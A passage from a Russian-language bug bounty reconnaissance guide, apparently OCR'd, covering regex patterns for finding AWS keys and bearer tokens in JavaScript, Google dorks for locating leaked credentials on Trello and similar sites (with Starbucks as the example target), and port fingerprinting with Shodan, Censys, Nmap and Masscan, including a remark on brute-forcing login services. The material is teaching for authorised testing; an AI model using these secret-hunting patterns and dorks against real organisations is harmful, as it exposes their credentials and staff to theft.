    "URLS":r"https?://[^\"\\'> ]+",
    "AMAZON_KEY":r"([^A-Z0-9]|^)(AKIA|A3T|AGPA|AIDA|AROA|AIPA|ANPA|ANVA|ASIA)[A-Z0-9]{12,}",
    "UPLOAD_FIELDS":r"\u003cinput[^\u003e]+type=[\"']?file[\"']?",
    "Authorization":r"^Bearer\s[a-f0-9]{8}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{12}$",
    "accessToken":r"^acesstoken=[0-9]{13,17}"
```

В настоящее время инструмент ищет только несколько интересных строк, но Вы можете легко использовать пользовательские регулярные выражения для следующего файла:

●https://github.com/incogbyte/jsearch/blob/master/regex_modules/regex_m odules.py

Вы можете запустить инструмент с помощью следующей команды, убедитесь, что Вы используете python 3.7 или выше, иначе инструмент выдаст ошибки:

python3.7 jsearch.py -u https://starbucks.com -n Starbucks



Этот инструмент действительно хорош, когда дело доходит до анализа файлов JavaScript. Убедитесь, что Вы добавили свои собственные регулярные выражения, для улучшения Ваших результатов.

Гугл Дорки

Введение

Тема Google дорков действительно заслуживает отдельной книги, поскольку эта тема очень обширна. A Google дорк - это запрос, используемый для поиска и фильтрации результатов поисковой системы. Google дорки можно использовать для поиска скрытых активов, учетных данных, уязвимых конечных точек и много чего еще.


Огромный список интересных дорков можно найти на сайте exploit-db.

- https://www.exploit-db.com/google-hacking-database

Основы дорков

Первое, что нужно знать о Google-дорках, так это то, что они не ограничиваются только Google. Дорки работают в подавляющем большинстве поисковых систем, таких как Bing, AOL, и Yahoo. В зависимости от того, насколько тщательным Вы хотите быть, Вы можете использовать результаты нескольких поисковых систем. Одной из наиболее часто используемых команд в Google дорках является «site:». Ее можно использовать для фильтрации результатов поисковой системы, чтобы отображался только определенный URL-адрес. Пример запроса может выглядеть так:

site:<Domain Name>



Другим распространенным дорком является запрос «inurl:» и «intitle:». Запрос inurl используется для сопоставления URL с определенным словом, а запрос в заголовке отфильтрует результаты, которые будут выводиться как конкретное название.

- https://gbhackers.com/latest-google-dorks-list/

Есть еще куча гугл-дорков, но я не буду рассказывать обо всех. Лучший способ изучить их самостоятельно.

Сторонние поставщики

Одна из основных вещей, для которых я использую Google дорки, — это поиск сторонних поставщиков. Организации используют такие сайты, как Trello, Pastebin, GitHub, Jira и другие, в их ежедневных операциях. Используя Google дорки, Вы можете найти эти конечные точки и поиск конфиденциальной информации. Было несколько случаев, когда я находил учетные данные, хранящиеся на общедоступной доске Trello.

Типичный дорк при поиске сторонних поставщиков выглядит так:

site:<Third Party Vendor> <Company Name>

site:trello.com starbucks

All Maps News Images

About 752 results (0.48 seconds)

Starbucks Coffee - Trello

https://trello.com › starbucks-coffee

Starbucks Coffee. Members. Guardeddynamicman (
Kylie (kylie91) · NoobyGFX (noobygfx) · Ryan Gavin (r

Starbucks - Trello

https://trello.com › starbucks

Updates. New location for the HR Button · V3 CAFÉ ·
Realistic Cameras · NEWER CUPS · New Cups! CAFÉ


Starbucks Project - Trello

https://trello.com › starbucks-project

Starbucks Project. Members. Alexa Battista (alexaba
Temperson (christemperson) · Michelle Bearheart ...

Контент

Google дорки также можно использовать для поиска контента и конечных точек в приложении. Вы можете искать определенные расширения файлов с помощью дорка «ext:».



Их можно использовать для поиска всевозможных вещей, таких как файлы резервных копий, PDF-файлы, базы данных, zip-файлы и все остальное.

Вывод

Google дорки можно использовать для поиска всего и вся о Вашей цели. Google дорки существуют уже давно, и, похоже, они не исчезнут в ближайшее время.

Есть люди, которые полагаются исключительно на Google дорки, чтобы найти уязвимые места в приложении. Exploit-db имеет огромный список дорков, которые можно использовать

для того, чтобы найти чувствительные или уязвимые конечные точки. Несмотря на то, что в файле exploit-db содержится много интересные дорков, я часто ищу сторонних поставщиков для интересной информации. Для этого все, что Вам нужно, это список сторонних поставщиков и «сайт:» дорк. Также помните, что если слово google находится в именовании google дорков - это не означает, что Вы не можете использовать Bing, AOL или любую другую поисковую систему для выполнения поиска.

Резюмирую

Основные методы, описанные здесь, включают в себя выбор правильного списка слов, поддоменов перечисление и обнаружение контента. Эти методы должны стать основой Вашей методики разведки.

Выбранный Вами список слов повлияет на результаты этапа перечисления поддоменов и этапа обнаружения контента, поэтому нужно обязательно выбрать хороший. Если Вы извлечете только один урок из этой фазы, он должен называться перечисление поддоменов.


Правильно выполнить этап перечисления субдоменов имеет решающее значение для достижения успеха, поэтому не ленитесь на этом этапе. Актуальны также и другие методы, такие как анализ файлов JavaScript, использование дорков Google.

Вы должны провести довольно много времени во время фазы разведки. Чем больше активов и конечных точек Вы сможете раскрыть, тем выше Ваши шансы на нахождение уязвимости.

Часть 8: Фаза fingerprint

Введение

Этап разведки заключается в поиске Ваших целевых активов и конечных точек. После того, как Вы найдете активы своих целей, Вам нужно снять с них отпечатки. Цель снятия fingerprint - уточнение, какие технологии работают на активах Вашей цели. Вы хотите знать технологические стеки, номера версий, запущенные сервисы и все остальное, что можно использовать для определения того, что работает на конечной точке.



Ваша способность правильно снимать fingerprint целевых активов окажет прямое влияние на уязвимости, которые Вы найдете. Например, если новое удаленное выполнение кода (RCE) эксплойт выходит для WordPress, Вам нужно уметь идентифицировать каждое приложение WordPress целевой среды. Вы также можете захотеть снять fingerprint для SSH, RDP, VNC и других служб входа, чтобы Вы могли выполнять атаку перебором.

IP

Введение

Во время разведки мы собрали диапазоны CIDR, принадлежащие нашей цели. IP адреса также были собраны из разрешений DNS поддоменов цели на этапе перечисления субдоменов. Это два основных способа поиска IP-адресов, связанных с организацией. Когда у Вас есть список IP-адресов, Вы хотите обнаружить порты и службы, работающие на этой конечной точке. Это может делаться вручную, путем сканирования цели самостоятельно или Вы можете использовать пассивный подход, который использует данные третьих лиц.


Shodan

Shodan - самый популярный ресурс для сбора данных сканирования портов. Этот сервис ежедневно сканирует весь Интернет и предоставляет данные своим пользователям. Вы можете использовать сервис бесплатно, но я настоятельно рекомендую получить платную версию, где Ваши результаты не ограничены.

- https://www.shodan.io/


Если у Вас есть целевой диапазон CIDR, Вы можете использовать его для запроса Shodan. Он будет отображать все активы в этом диапазоне CIDR, у которых есть открытый порт.

net:<”CIDR,CIDR,CIDR”>



Вы также можете искать по названию организации.

org:<”Organization Name”>




Эти два запроса будут возвращать активы только в Вашей целевой внешней сети, но как насчет компаний, которые размещены в облаке?

Если у Вашей цели есть активы в облаке, такие как AWS или Gcloud, тогда поиск через CIDR будет невозможен по диапазону или названию компании.

Одна техника состоит в том, что Вы можете использовать для поиска SSL-сертификаты компании. SSL-сертификаты должны иметь название компании, так что Вы можете использовать их, чтобы найти другие активы принадлежащие к какой-либо организации.

ssl:<"НАЗВАНИЕ ОРГАНИЗАЦИИ">



Как видите, мы нашли кучу ресурсов, использующих SSL-сертификат от Starbucks. Вы также можете видеть, что на AWS есть 103 актива и 171 на Azure. Интересно отметить, и это Вы узнаете на этапе эксплуатации, что если нам удается найти уязвимость SSRF на конечной точке, размещенной у облачного провайдера, мы можем захватить всю облачную сеть компании. В дополнение к этим методам Вам также

потребуется искать каждый IP-адрес индивидуально, чтобы ничего не пропустить. Для крупных целей это будет невозможно сделать вручную, поэтому Вам понадобятся некоторые инструменты.


Censys

Censys делает то же самое, что и Shodan. Это по сути клон Shodan. Вы можете подумать, что эти два провайдера дают одинаковые результаты, но это неверно, и я часто находил активы на Censys, которых нет на Shodan, и наоборот.

Вы можете использовать несколько ресурсов и объединять результаты вместе, чтобы получить полный список портов и сервисов.

- https://censys.io/ipv4

Censys имеет бесплатную версию и, также как и Shodan, ограничивает возвращаемые результаты. В censys есть платная версия, но она довольно дорогая.



Если Вы можете позволить себе такую подписку, Вы не будете разочарованы результатами, так как это отличный сервис.

Nmap

Все знают, что такое Nmap, так как это один из первых инструментов любой наступательной безопасности. Nmap действительно хорошо справляется со сканированием небольшого диапазона хостов, но если Вы пытаетесь сканировать большую организацию, это не подходящий инструмент.

Мой совет: если Вы сканируете небольшой набор IP-адресов, используйте Nmap. Если Ваша цель для сканирования тысяч, сотен тысяч или миллионов IP-адресов, то Вам необходимо использовать инструмент, созданный для массового сканирования. Nmap действительно хорош в тщательном сканировании, поэтому, если Вы хотите сканировать и


перечислять каждый порт на машине используйте nmap. Единственный случай, когда я использую Nmap, это когда я сканирую один единственный хост.

Masscan

Nmap лучше всего работает при сканировании одного или небольшого диапазона IP-адресов, но что бывает, когда нужно просканировать 100 000 целей? Masscan действительно хорошо обнаруживает один порт в огромном диапазоне IP-адресов. Инструмент Masscsan был создан для сканирования всего Интернета всего за несколько часов, поэтому он должен быть в состоянии легко сканировать крупную организацию.

